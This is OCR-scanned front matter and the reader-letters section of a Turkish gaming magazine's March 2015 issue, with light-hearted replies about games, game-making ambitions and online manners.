

SCORPION KARTON FİGÜRÜNÜZ İÇERİDE!

YERİNDE DURAMAYAN OYUN DERGİSİ

Oyungezer

Mart 2015/03 • 7.90₺ (KDV Dahil) • Sayı: 89 • ISSN: 1307-8933



İNCELEME

THE ORDER
1886
PS4'ün tarih sınavı

EVOLVE

AV MEVSİMİ BAŞLADI



+

TÜRKİYE OYUN ATLASI
Oyun sektöründe mi çalışmak istiyorsunuz?

İNCELEMELER

TOTAL WAR: ATTILA ■ FAHRENHEIT REMASTERED ■ GRIM FANDANGO REMASTERED
ZIGGURAT ■ MONSTER HUNTER 4 ULTIMATE ■ HEROES III HD
THE LEGEND OF ZELDA: MAJORA'S MASK 3D

SCORPION KARTON FiGÜRÜNÜZ iÇERiDE!

YERİNDE DURAMAYAN OYUN DERGİSİ

Oyungezer

Mart 2015/03 • 7.90₺ (KDV Dahil) • Sayı: 89 • ISSN: 1307-8933

TÜRKİYE OYUN ATLASI

Oyun sektöründe çalışmak mı istiyorsunuz?



THE ORDER 1886

PS4'ün tarih sınavı

+ BATMAN DOSYASI

Tekmili birden Batman oyunları



İNCELEMELER

TOTAL WAR: ATTILA ■ FAHRENHEIT REMASTERED ■ GRIM FANDANGO REMASTERED
ZIGGURAT ■ MONSTER HUNTER 4 ULTIMATE ■ HEROES III HD ■ EVOLVE

OYUNGEZ

SELAM OGZ!

PORTAL

DOSYA

İNCELEMELER

ALT

MEDDYA

DATA

PİKSEL



108

Dosya: Yapay Zekâ

Haftalardır imzalar atılıyor, demeçler veriliyor. Yapay zekâ adım adım eğlenceden korku aracına dönüşüyor. Eren de araştırmaya girdi ve dehşetli gerçeğe ulaştı (Windows çöktü)...



64 **GRIM FANDANGO REMASTERED**
Manny'nin macerası yenileri çekmek için elden geçti ama biz eskilerden Serpil'i oyuna kaybettik. Yine.



52 **TOTAL WAR: ATTILA**
Bu oyunun adındaki "Attila"nın yazılışı uğruna verilen savaşlardan yeni bir oyun senaryosu bile çıktığı söyleniyor.



76 **GREY GOO**
Gerçek zamanlı stratejileri sevenler? Ya Westwood'u hatırlayanlar? Sizi kırmızı halıyla Grey Goo'ya alalım biz.

ER'DE BU AY

MART 2015

48 **THE ORDER: 1886**
Konsola özel oyunların teknik güçlerini görmek, ağız açık bakmak her daim eğlencelidir arkadaşlar.



30 **WORLD OF WARSHIPS GEZİSİ**
Wargaming'in yeni muharebe alanı görücüye çıkmadan önce Tuğbek'in elinde güzelce yoğuruluyor.

130 **SON JETON: MAFIA**
Mafyanın adamı olmak, öyle masallara konu olacak şey değildir.

54 **Evolve**
Dört avcıyla bir canavarın kapıştığı oyunu beş Oyungezer editörü internet kafe havasında incelemeye kalkarsa... Hâlâ birbirimizi görünce irkiliyoruz.

HOŞ GELDİNİZ...

Daha çabuk biten bir dergi mümkün! (Ya da: Sorun sizde değil, bende)



C. Serpil Ulutürk
serpil@oyungezer.com.tr

Daha derginin girişinden kişisel hikâyeler anlatıp kafanızı şişirmemek için bu karşılama köşesini genellikle ayın kısa bir özetini çıkarmaya ayırıyorum. Dergide göreceklerinizi "AZZ SONRAA" sululuğuna kaçmadan çıtlatmak ve ay boyunca Oyungezer'in başına enteresan işler geldiyse onlardan bahsetmek en favori başlıklarım.

Fakat bu ay ister istemez kendimden bahsedeceğim, çünkü... Çünkü, durun işte, anlatıyorum.

Aylardır bıkıp usanmadan planladığım ama bir şekilde ertelemek zorunda kaldığım bir seyahat için nihayet şubat başında İstanbul'u terk ettim. Çok riskli bir hareketti bu çünkü önümüzde sadece 28 gün sürecek bir ay vardı ve ben alelacele dergi toplantısını yapıp yola çıktığımda ilk 5 gün bitmişti bile. İçimde sıkıntılarla, dönüşte dergiyi nasıl toparlayacağımızı düşünüp durarak ayın 16'sında geri döndüm. Lakin, beni mucize gibi bir şey karşıladı.

Görsel yönetmenimiz Gizem ve sevgili editörümüz Sarp'la birlikte hemen bir toplantı yapmak için aşağıda toplandığımızda, sayfa planında yeşilleri görünce (biten sayfalar için kullandığımız renk kodumuz yeşil) kendimden geçtim. Resmen ben yokken bitirmişler dergiyi! Bu yüzden, bu ay köşemi başta Sarp ve Gizem olmak üzere, tüm editör ve yazarlarımıza teşekkür etmek için kullanmak istiyorum. Birazdan göreceklerimiz, hep onların emeği ve gerçekten süper iş çıkarmışlar.

Yeni sayıya hoş geldiniz (ben de öyle).



Selam! OGZ

forum, email, twitter, facebook, youtube

MAILLER İÇİN TAM ZAMANINDA, BURADA!



Ayın Postacısı

Noyan Akatlı

Uzun süredir gönüllü olduğum göreve başlamak için hemen havaya giriverdim yukarıdaki fotoğrafımdan da anlaşılacağı gibi. İlk günler "Nasılsa konu serbest, içimden geldiği gibi yazarım" rahatlığı vardı. Bir ara "Mesaj gelmiyor" karamsarlığına kapılmadım değil doğrusu. Mesajlar, espriler, sorular art arda gelmeye başlayınca "Cevapları yetiştiremeyeceğim" telaşı bastırdı. Bulutlu bir günde başlayan okur mektuplarını cevaplama görevim, diz boyu karlı günlerde devam etti ve nihayet güneşli bir haftasonu sona eriyor. Hepinizi Selam OGZ sayfalarına alayım, şöyle buyrun... Şanslı, kalk o sayfaların başından!



Dostlarımdan dördü bir arada; bana sadakat ile bağlı, hiç dert, üzüntü vermeyen üçü bilin bakalım hangileri...

KARLI GÜNDE YAZILMIŞ AÇILIŞ MEKTUBU

Selam OGZ, selam Noyan Bey, selam karlı günde yazılanı karsız günde okuyacak OGZ severler! (Meteorolojist değilim, Mart ayında kar yağıp yağmayacağını bilmiyorum, meteorolojist olan da bilemez gerçi!)
Okur mektupları kısmında tıka basa geyik yapıp lafın uzatılmasından hoşlanmazdım, demek size yazma girişiminde bulunup bundan kaçınmak çok zormuş! (One mektup to rule them all)
(Geyiği bırak, Koyuna gel)

Şimdi içtiğim kahve perception yeteneğime +1 verdi ve fark ettim ki koyun sembolünüz oyun kelimesinden geliyor olabilir! OLAMAZ, ÇOK FARKINDAYIM, FARKINDALIK +10 *(…kırp, kırp…)*

SORULAR:
1- Noyan Bey, Ütopya adlı yarışmayı izliyor musunuz?
2- Noyan Bey, soruların tuhaflıkları, cevap verip vermemenizde etkili midir?
3- Noyan Bey, **neden *Wasteland 2* ve *Dragon Age* yılın oyunları gibi gösterilirken** ben her ikisinin de *Fallout*'a da, *Planescape*'e de, *Path of Exile*'a da yaklaşamadığını düşünüyorum ve yine de şans verip saatlerce bu yapımları oynayıp hiç karakterleri ve kimlikleri olmadığını fark etmeme rağmen oynamaya inat ediyorum? Acaba bizim hislerimiz 2015 sürümüne güncellenmedi de, bir frekans uyumsuzluğu mu (*Wasteland 2*'nin bitmeyen radyo frekansı muhabbetleri) söz konusu?
4- Akademik kariyerinizde yazılı sınavları mı severdiniz test şeklinde sınavları mı?
5- '-de, -da' ekinin nerede ayrı yazıldığını bilen işsiz biri olarak cv'mi hangi muhterem zata göndersem de incelese?
6- Online bir şeyler oynarken, ergenlerimizin (er-gençlerimizin) biraz fazla argo konuştuklarına tanık oluyorum. Bu konuda gençlerimize ve daha gençlerimize önerileriniz ve nasihatleriniz neler?
7- Bana dergi aboneliği mi hediye edeceksiniz, beni işe mi alacaksınız? Biliyorum çok zor tercih ama lütfen biri olsun, depresyondayım!
Sevgi ve saygılarımla,
Cihan BATUR "baTURQUALITY"

NEREDE O ESKİ MASALLAR

Belki sana biraz tuhaf gelecek, ben de kendimi geçmişin anılarına sığınma çaresizliğinde "huysuz" ihtiyar gibi hissedeceğim ama biraz abartmak ve çocukluğuma dönmek istiyorum: Onlarca saatimi gömdüğüm Kadim Yazıtlar, Ejderha Çağı (Elder Scrolls ve Dragon Age demek istiyor "ihtiyar" yazar) gibi iddialı, popüler yapımlardan hafızamda pek az etkileyici oyun anı, görüntü ve his kalmışken, büyükbabamdan dinlediğim masalları bunca yıl sonra heyecan ve keyifle hatırlamam nedense şaşırtıcı ve bir o kadar da gerçek! Tek bir fantastik roman okuma imkânı bulamamış o güzel insanın muhteşem hayal gücü, saf samimiyeti ve torun sevgisi birleşince ortaya müthiş eğlenceli, sürükleyici hatta ibret alınası renkli öyküler çıkıyordu. Wasteland 2'ye tam 90 saatini verip yarım bırakmış bir "oyunsever – yazar" olarak siz okuyucuların önünde büyükbabamın masallarını en kısa zamanda derleyip toparlayıp yazıya dökmek için söz veriyorum.

Sana da selam Cihan;
Karlı bir günde yazdığın mektubunu, soğuk ve kardan bembeyaz bir

Bize Yazın! Sadece selam@oyungezer.com.tr değil, Facebook duvarımız, Twitter sayfamız, forumlarımız da emrinize amade. Gelin!

İstanbul öğleden sonrasında cevaplamaya başlıyorum. Güneşli bir kış sonu sabahı derginin ilk sayfalarında okumayı ümit edelim ve okuyucularımızı daha fazla bekletmeden cevaplara geçelim:


1. Kim Milyoner Olmak İster adlı yarışmayı ara sıra izleyerek bilgilerimi sınıyorum, O Ses Türkiye'ye ise akşamları, mutfağa girip çıktıkça "maruz kalıyorum". Anlayacağın gibi; Ütopya adlı yarışmayı ilk defa senden duydum.

2. Tuhaflığın derecesi ve içeriğine göre etkili olabilir.

3. Çok zor bir soru, cevaplamak değil de, cevabı bize ayrılan birkaç yüz karaktere sığdırmak! Kutucukta cevaplamaya çalıştım, isabet olasılığı %89. Ama biliyorsun, o %11 ıska, yanılma olasılığının gerçekleşmesindedir *Wasteland 2* gibi oyunların tüm esprisi.


4. Anadolu liselerine ve üniversiteye giriş sınavları dışında test sistemi hatırlamıyorum pek (test çözüp tost yiyerek hazırlandığım sınavlar). Test sistemi "kafadan atma" gibi bilgiye dayanmayan bir yöntem barındırdığından çok sevmezdim. İstediğimiz sorudan başlayabildiğimiz ve unuttuğum ayrıntıları oklar çıkararak sayfaya ekleyebildiğim yazılı sınavları daha çok severdim. Bak aklıma ne geldi; yabancı dil derslerine (Fransızca - İngilizce) hiç çalışmadan iyi notlar almama herkes çok şaşırırdı. Dil öğrenme konusunda doğal yeteneğim olduğunu, *Oblivion*'u Almanca oynamak zorunda kaldığım günlerde, Cahit Sıtkı'ya saygıyla, yolun yarısına geldiğimde fark ettim.

5. -de, -da ekini ayrı yazmak cidden önemli bir özellik bence. Hazır "algılama – fark etme" yeteneğindeki +1 duruyorken, dergimizin son sayfasındaki künyeye bir bak derim, oradan seç beğen bir e-mail adresi, hepimiz yardımcı olabiliriz elimizden geldiğince.



BEN YAPTIM!

"Biz yaptık" da diyebiliriz, mektuplardan da görebileceğiniz gibi genç okuyucularımız Kaan Özçelik, Connor Kenway'in resmini çizmiş. Emre Gence ise bizim Goyun'u Mirror's Edge'in parkur koşucularına uyarlamış. Bana da "Ellerine sağlık" diyerek bu kutuyu hazırlamak kaldı.





> BANA DERGİ ABONELİĞİ Mİ HEDİYE EDECEKSİNİZ, BENİ İŞE Mİ ALACAKSINIZ? BİLİYORUM ÇOK ZOR TERCİH AMA LÜTFEN BİRİ OLSUN!


6. Birkaç ay önce yaşadığım bir olay: İsmini tahmin edebileceğiniz, ücretsiz bir online oyunda botlara karşı dövüşmek üzere bir gruba dahil oldum. 10 saniye geçti geçmedi, "noob" "nooba bak yaa" şeklinde ve içinde q harfli –hafif tabirle– protesto sözcükleri dökülmeye başladı sohbet(!) ekranından. Ekranda "çıkış", aklımda "tövbe bir daha girmem" tuşlarına tıklamam çok sürmedi tabii. Bence –ergen, genç yaşlı ayrım yapmadan– genel kural şu olmalı: Online oyun, forum, sosyal medya, sözlük, vd. sanal ortamlarda karşındaki kişinin yüzüne karşı söyleyemeyeceğin hiçbir sözü, ifadeyi yazamazsın, kullanamazsın. Saygı göster, saygı bekle. Bu kadar basit.

7. *Total War: Attila*'nın diplomasi ekranını bir süre inceleyince benim de doğuştan yüksek olan "Diplomasi" yeteneğime +2 geldi. Depresyon ruhu yıpratan bir rahatsızlıktır, "Moralim bozuk, keyifsiz olduğum günlerde" diyeyim, Oyungezer sayfalarındaki samimi esprilerle kafam rahatlamış, yeryüzünde yalnız olmadığımı hissetmiştim. Peki, sana şöyle bir çözüm önerisi sunayım: Abonelik isteyen morali bozuk okuyucu mesajlarını yanıtlama servisinde işe başlayabilirsin örneğin. Çalışma koşullarını daha sonra konuşuruz. (Esprili cevap vermeye çalışırken havaya girip kendimi OGZ - İnsan Kaynakları Müdürü sanmaya başladım bu arada.) Sevgi ve saygılar bizden.


Videolarda Bu Ay



» "Doğuştan baterist", 23 aylık yeğenim "Subutay" Deniz'in 3 yaşındaki "meslektaşı": **http://tinyurl.com/mausobt**



» Can dostum Şanslı'nın, benle tanışmadan önce yaşadıkları buna benzer bir öykü: **http://tinyurl.com/l8hhey8**



» Oyunlar biraz eskimiş olabilir ama gülme garantili bir video: **http://tinyurl.com/qj6c5oq**



Basit bir sırrı vardı; hepimizi, hiç ayrım yapmadan çok sevdi. Özlem ve saygıyla anıyoruz, Barış ağabey...

OYUN YAPIMCISI ADAY ADAYI

Merhabalar. Mart sayısını bulamadım, o yüzden kime yazdığımı bilmiyorum (sitede de yok). Size bunu yazmamın asıl sebebi oyun yapmak istemem ama nasıl başlayacağımı bilemem. Oyun yapma konusuna fena sarmış durumdayım ve yapmak istediğim oyun ile ilgili çevremdekiler tarafından gerçekten inanılmaz bulunan fikirlerim var. Önümdeki engel ise bireysel program eğitimlerinin çok -gerçekten çok- pahalı olması ve yaşımın 16 olması :) Yazılım mühendisi bir akrabam var ama fikirlerimi aktardığımda beğendi beğenmesine de konuyla ilgili hiçbir fikri yoktu. Ben de konuyla ilgili danışacak kimseyi bulamadım, sonra bir baktım yatağımın yanında Oyungezer var. Ben de "Neden OGZ'ye sormuyorum? Adamların dergisi var, neden konu ile ilgili bir fikirleri olmasın" dedim. Hemen bilgisayara zıpladım ve e-postayı yazdım.

Bu arada "Ben yaptım" köşesi gene olur diye yaptığım resmi ekte yolladım.

Cevap verirseniz çok sevinirim (daha bir ay var nasıl dayanırım bilmiyorum).
Kaan Özçelik

Merhaba Kaan;
Açıkçası oyun yapımcılığıyla ilgili benim de bilgilerim sınırlı ve tam senin yaşındayken oyun yapmayı hedefleyip sonunda bilgisayar programcısı olmayı başaran, ekmeğini coder'lıktan kazanabilen çok eski bir arkadaşıma, Ali Armağan'a yönlendireceğim seni. Ne kadar yardımı faydası olur, bilemiyorum tabii. Ayrıca benden bir "ağabey" tavsiyesi, hedeflerinden - hayallerinden vazgeçme, erteleme! Ama bu arada, o hedefleri mümkün olduğunca gerçekçi şekilde belirle, çıtanın yüksekliğini atlayabileceğine yakın tut. Bizim Sinan Akkol'un sözüydü diye hatırlıyorum, genç yapımcı adaylarına seslenirken "Assassin's Creed'lere, Warcraft'lara rakip olacak oyunlara girişmeyin hemen. Önce mümkün mertebe basit yapımlarla, Tetris gibi oyunlarla başlayıp, sabırla, yavaş yavaş geliştirin kendinizi" demişti eski sayılardan birinde.

Not: "Amaan, çok klasik Noyan abi" diye düşünebilirsin ama bol bol kitap okumanı, belgesel izlemeni, yabancı dilini geliştirmeni önereceğim. :) Uzun ve zorlu yolculuğunda başarılar dilerim. Hadi sağlıcakla kal.


Değerli okurumuz N. Rüya Kara'ya, bu sevimli macera oyunu ikilisini, Sam & Max serisini tavsiye edebilirim.

“AKADEMİK KARİYERİNİZDE YAZILI SINAVLARI MI SEVERDİNİZ TEST ŞEKLİNDE SINAVLARI MI?”

İKİ YIL ARADAN SONRA...

Merhaba Noyan ağabey, ben Emre. 2 yıldır mektup göndermiyorum, -Eren ağabey selam- :) Hatta en son gönderdiğimde lise 2. sınıfta idim, şimdi lise son sınıfa gidiyorum. Üniversite sınavı kapıya dayandı (bu mektubu yazdığımda YGS'ye tam 26 gün 13 saat var, dergiyi elime aldığımda sınava 1 hafta gibi bir süre kalacak). Hedef bilgisayar mühendisliği, tabii bu bölümü seçmemdeki sebep bilgisayar ve bilgisayar oyunları (ben de bir DICE çalışanı olmak istiyorum :).
Neyse efendim, çok gevezelik ettim sorularımı yönelteyim.
1- *Freedom Fighters*'ı oynadın mı? Veya ofiste oynamış olan biri var mı? (ki kesin vardır sorduğum soruya bak) FF ile ilgili görüşleriniz nelerdir? Niye ikincisi gelmiyor bunun :)
2- *Miror's Edge 2* sizce nasıl olmuş?
3- Eski oyunlarla aranız nasıl?
4- Matematik nasıl çalışılır? (Şaka şaka.)
Kendinize iyi bakın, iyi çalışmalar. Şu köşeye bir yere bir Goyun The Runner ekliyorum. :)
Emre Gence

Merhaba Emre kardeşim,
Son mektup gönderdiğinde lise 2. sınıfa yeni başladığını farz edelim, lise son… Hmm, liseler 4 sene, değil mi? Lise son yani lise 3 diye düşünüp "İki yıl olmamış" diyecektim ki liselerin dört yıl olduğu aklıma geldi birden. Ben de liseyi dört sene okumuştum gerçi ama Galatasaray Lisesi epey uzun yıllardır dört seneydi zaten. Sınavda ve bilgisayar mühendisliği hedefinde başarılar dilerken, -ufak tefek de olsa- noktalama işaretlerine dikkat etmeni tavsiye ederim, bir virgül cümlenin anlamını önemli ölçüde değiştirebiliyor. Neyse efendim, çok "öğretmen" havalarına girdim, cevaplarımı ileteyim:

1. *Freedom Fighters*'ı yıllar önce, (2005'ti sanki) iki - üç saat kadar, büyük yeğenim Berke'nin evinde oynamış, daha sonra teknik bir hata nedeniyle devam edememiştim. Tesadüf, geçen hafta indirimde aldığım Homefront'un kapağına bakarken aklıma geldi *Freedom Fighters*.

AİLECEK OYUN

1982, 1983... İlk oyun konsolum Atari 2600 ve yanlış hatırlamıyorsam konsol ile hediye gelen bir efsane: Pacman! Kardeşim, kuzenlerim ve annem hep beraber oynayıp, neşeli kahkahalar arasında birbirimizin rekorlarını kırmaya çalıştığımız, gülümseyerek hatırladığım güzel günler... Bir aile büyüğümle beraber oynadığım ilk ve tek oyun olarak anılarımda yer etmiştir, bu nedenle bendeki yeri ayrıdır sarı kafalı obur dostumuzun.



Biz bu spor oyunlarının devamını istiyoruz (Geralt da bizden, ona göre).

Bizi takip etmenin o kadar çok yolu var ki...











"TESADÜF, GEÇEN HAFTA İNDİRİMDE ALDIĞIM HOMEFRONT'UN KAPAĞINA BAKARKEN AKLIMA GELDİ FREEDOM FIGHTERS."

Sovyetler Birliği yerine Kuzey Kore orduları işgal ediyor Homefront'ta Yeni Dünya'yı. Hak ettiği ilgi ve beğeniyi yeterince görmemiş oyunlardandır bence *Freedom Fighters*.

2. *Mirror's Edge 2*'den ilk oyuna çok büyük, etkileyici, köklü yenilik ve değişiklikler getirmesini beklemiyorum açıkçası. *Mirror's Edge*'i ve Faith'i beğenerek oynadığımı belirtirsem, bu durumu çok da kötü bulmadığımı anlayabilirsin *(Oyun reboot oluyor bu arada, devam oyunu değil -Sarp).* **Bende yükseklik korkusu var ve bu korkumu iliklerime olmasa da üst derime kadar hissettirmişti *M.E.* Gene tesadüf mü bilemiyorum, Mart ayı boyunca kaptırarak oynadığım *Dying Light*'ın parkur koşusu özelliğini görünce hatırladığım oyundu M.E. İkinci oyunu merakla bekliyorum.**

3. Geç Kalan Noyan köşesi, ofisteki dergi toplantılarında, nispeten "eski" oyunları severek oynamam esprisinden doğdu diyeyim, cevabı sen anla. Pixel - Son Jeton sayfasını iki kez yazmam ve gelecek sayılar için de Son Jeton gönüllüsü olmam eski oyun sevdamı açıklayabilir. Pacman'i de unutamam tabii...

4. Test kitabı değil, sevimli bir roman tavsiye edeceğim Emre kardeşime: Profesör ve Hizmetçi, yazan: Yoko Ogawa. Okuduktan sonra rakam ve sayılara, problemlere karşı sempatinin arttığını fark edeceksin. Sevdiğin konuyu daha verimli, doğru şekilde öğrenirsin, deneyimle sabittir. Öğrenim hayatımdan integral, türev vb. pek hatırlamıyorum belki ama günlük hayatta karşıma çıkan tüm işlemleri "iOS hesap makinesi"ni kullanmadan yapabiliyorum. Çarpım tablosunu bilmeyen, bin – milyon – milyarı birbirine karıştıranlara çok kızan bir babanın oğluyum, onun da etkisi var belki.

"Koşucu Goyun"u Ben Yaptım köşesinde okuyucu dostlarımızla paylaştım. İyi oyunlar, sağlıcakla kal.

CALL OF BATTLEFIELD'IN SORUNLARI

Merhaba, ben Berke Can. Size bir sorum var. Ben bir oyun

Anket





Klavye %32
%28 Gamepad
%40 Direksiyon

>> @OYUNGEZER: YARIŞ OYUNLARINDA FAVORİ KONTROL CİHAZINIZ HANGİSİ? #OYUNGEZER

>> @OYUNGEZER: DAHA NEYİN "REMASTERED"I ÇIKAR DİYE SORSAK?

The Elder Scrolls serisinin eski oyunlarını yeni oyun motoruyla yapsalar keşke. **@Ali Fuat Çelik**

ICO & Shadow of Colossus çıksın PS4 için de çıksın. Oynarım yine :) **@Evran Başarır**

Arcanum, harcadılar güzelim evreni. **@Cenk Özdemir**

>> BİR AİLE BÜYÜĞÜNÜZLE OYUN OYNADINIZ MI?

01 Babamla Atari 2600 oynardık joystickler ağlardı. **@Kürşad Altuğ Eyüpoğlu**

02 Ben bir büyük olarak, oğlumla çok oyun oynardım. Her zaman beni yenerdi, ben de buna kızmak yerine gurur duyardım. **@Yusuf Kadri Kürkcü**

03 Bizim pederle Knight Online oynuyorduk. Komut dinlemedim diye PC cezası vermişti. **@Efe Güneş**

04 Dedemle Atari'de Double Dragon serisini bitirmiştik... Anlatılmaz yaşanırdı. :) **@Can Tekin**

05 Ben küçükken annemle babamın beni uyutup PS One oynadığını hatırlıyorum. **@Mahir Ulaş Kıldiş**

>> @OYUNGEZER: BU AY ERKEN Mİ BİTİYOR DERGİ YOKSA?! HAYIRDIR, NE İŞ? (BASKIYA 5 DAKİKA KALA SORUSU)

Aynen ya... Bu derginin bir geleneği, bir tavrı, bir tembel lik onuru vardı... Nerede o! **@pebblesinmymind**

Bu ay tüm ekibin ensesinde nefesi mi hissettirerek cehennemi yaşat tım. Erken bitiyor ama, ne pahasına! **@sarpkurkcu**

"Dergi sonu alameti" unvanımı kimselere vermem. Bu dergi ben ofise gelmeden bitmez, bitemez. **@erengy**





yapmak için plan yapıyorum. FPS oyunlarını sevdiğim için onların eksik yönlerini nasıl düzelteceğimi biraz buldum. Ama sizin de bazı sorunları belirtmenizi istiyorum. FPS oyunlarında genel olarak gördüğünüz sorunlar ve eksiler nelerdir?

Merhaba Berke Can,
Büyük kuzenimin adı Can, oğlunun adı da Berke. Rastlantılara ve ayrıntılara meraklı bir adam olarak söylemeden geçemedim. Soruna gelirsek; öncelikle iyi kötü, biraz bilgi ve deneyimim olan bir ana tür, FPS ile ilgili sorduğun için teşekkür ederim. Macera (adventure) türünden sorsaydın, bir saat dolmadan sıkılıp bıraktığım oyun deposuna şöyle bir bakış atarak kaçmaya çalışacaktım. Sadede ve cevabıma gelelim öyleyse: FPS türünü tek kişilik ve çok oyunculu olarak iki bölüme ayıralım ("Mod" yerine Türkçe karşılık arıyordum yıllardır, "bölüm" burada hiç fena durmadı sanki). Tek kişilik bölümde, benim karşılaştığım sıkıntılardan söz edeyim: Bir FPS'i tek başıma neden oynarım? Hikâyesi için, akla gelen ilk cevap olmalı. Geri kalan ögeler (müzik ve grafiklerin desteklediği atmosfer, silah ve düşman çeşitliliği, oynanabilirlik, yönettiğimiz karakter[ler], görev veren yan karakterler, yan görevler) hep hikâyeyi tamamlar, destekler. *Half Life*'da mühendis Gordon Freeman ile İngiliz anahtarını, levyeyi ilk alışımdaki şaşkınlıktan "cephanem azaldı" stres seviyelerine geçişime kadar kendi başıma yaşadığım duygu değişimlerini, heyecanı alamıyorum birçok iddialı yapımda. *Rage* kendine göre biraz farklıydı mesela, hikâyenin giriş kısmı saçma gibi gelse de sürükleyiciydi bana göre, ama kısaydı. Geçtiğimiz yılın en iyi FPS'lerinden *Wolfenstein* da güzel bir oyun diye biliyorum, onu da hikâyesi kısa diye almadım. "FPS'in sorunu kısa hikâye olsun abi..." dediğiniz duyar gibiyim, teknik aksaklıkları aşağı yukarı hepimiz biliyoruz zaten (birkaç tanesi eğlenceli bir şekilde "Videolarda Bu Ay" penceresinde görülebilir hatta). *Call of Duty*'nin bir oyunu (*World at War*'dı galiba) ile gelen "Ağır yaralandım, dur siper ardında iki saniye soluk alayım da tamamen iyileşeyim" mantığı da birkaç ucu sorunlu değnek gibi âdeta, değişmeli ama hem aşırı zorluk çıkarmadan hem de "Bu ne saçmalık ya" dedirtmeden, akıllıca bir denge içinde değişmeli iyileşme sistemi. *Left 4 Dead*'in yüksek zorluk seviyesindeki bölüm başına bir sağlık paketi, o da en fazla %80 iyileştirir muhabbeti iyi bir örnekti bak (1980'ler adamı olarak "muhabbet" joker sözcüğünü sıkıştırıverdim bu arada).

Çok oyunculu FPS'e gelirsek, *Battlefield 2*, çıktığı gün aldığım az sayıdaki oyunumdan biridir. *BF2*'nin getirdiği (ya da "meşhur ettiği") takım oyununu özendirici yapı beni çok heveslendirmişti. "LAN party"lerden (kulakların çınlasın Damla) alıştığım *BF 1942* adlı klasikten sonra, takım arkadaşını iyileştirmeye, cephane desteği sağlamaya artı puan veren çok oyunculu FPS sistemi çok hoşuma gitmişti o dönem. Ama işte, kurnaz oyuncuların "kural dışı olmayan" hilelerine karşı caydırıcı önlemler, oyun zevkini baltalayan çirkinlikleri başlamadan bitirecek köklü çözümler üretemedi FPS üreticileri. Tank kullanmak için "Benden önce tank spawn'ı bekleyen arkadaşımı(!) keserim, eksi 8 puan alsam, nasılsa tank patlayana kadar alacağım frag ile eksi 8'i fazlasıyla çıkarırım" kurnazlığı benim gibi "Takımım kazansın, ben de arada destekti, tamirdi hem katkı yapar hem de seviye atlarım" iyi niyetindeki oyuncularla çatıştı yıllardır.

Sözün kısası; hayatta her alanda, işte olduğu gibi FPS oyun mekaniklerinde de hassas bir denge gereklidir, tüm teknik ve tasarımsal sorunların esas kaynağı da bu dengenin (ana hikâye, çok kişili bölümde takım oyununu özendirme) bir türlü tam tutturulamamasıdır. *Battlefield Hardline* betası oynayacak gönüllü bulmakta zorlanmamızı, dergi toplantısında "Bu ay *Call of Duty*'nin yeni oyunu..." cümlesinin hiçbir heyecan yaratmamasını biraz daha iyi anlıyorum şimdi bak. Sana da Kaan kardeşimiz ile benzer tavsiyede bulunarak, "Basit oyun denemeleriyle başla" diyeyim Berke Can. FPS sorun ve eksileri saptamada kolay gelsin, oyun yapımında başarılar. Sağlıcakla kal.


Biz tam iki dayı iki yeğeniz, altı kollu bir deviz!

" SİZİN DE BAZI SORUNLARI BELİRTMENİZİ İSTİYORUM. FPS OYUNLARINDA GENEL OLARAK GÖRDÜĞÜNÜZ SORUNLAR VE EKSİLER NELERDİR? "

1TL'ye Reklâm!

Medyaya reklâm çıkmak ucuz bir şey değil, biliyoruz. Ama sizin Oyungezer'iniz var! Sadece okurlarımıza özel olarak 1TL'ye sattığımız bu ilan sayfasından faydalanın. Neyin reklâmını yapmak istiyorsanız A4 ebatında hazırlayın, yollayın, beğenirsek yayınlayalım, faturanızı kesip yollayalım.

Böylece bu ay bize ayrılan sayfaların sonuna geldik değerli oyungezer dostlar. Şimdi, bizim kocakafalı Şanslı'yı kartopu oynamaya, bahçeye çıkarabilirim. Şanslı, ağzındaki o kağıtlar nedir? Dur bakayım; Selam OGZ mektupları mı?! Yeme onları, bu ay bize lâzım o mektuplar, tamam, bırak, aferin...



Gelecek Ayın Postacısı

Ofisten çıkarken her şeyden habersizdi. Dergi sabahlama timi olarak kapıyı arkasından çekip gidişini sessizce izledik. Kelimeler yoktu ama hepimiz aynı şeyi düşünüyorduk: **Ömer Akdağ**, retro oyunlar editörü olarak çıktığı bu kapıdan Postacı olarak girecekti yarın sabah.



Hayalet Gemi

Enis Kirazoğlu
enis@oyungezer.com.tr

HAYAL, KIRILABİLEN BİR ŞEYDİR

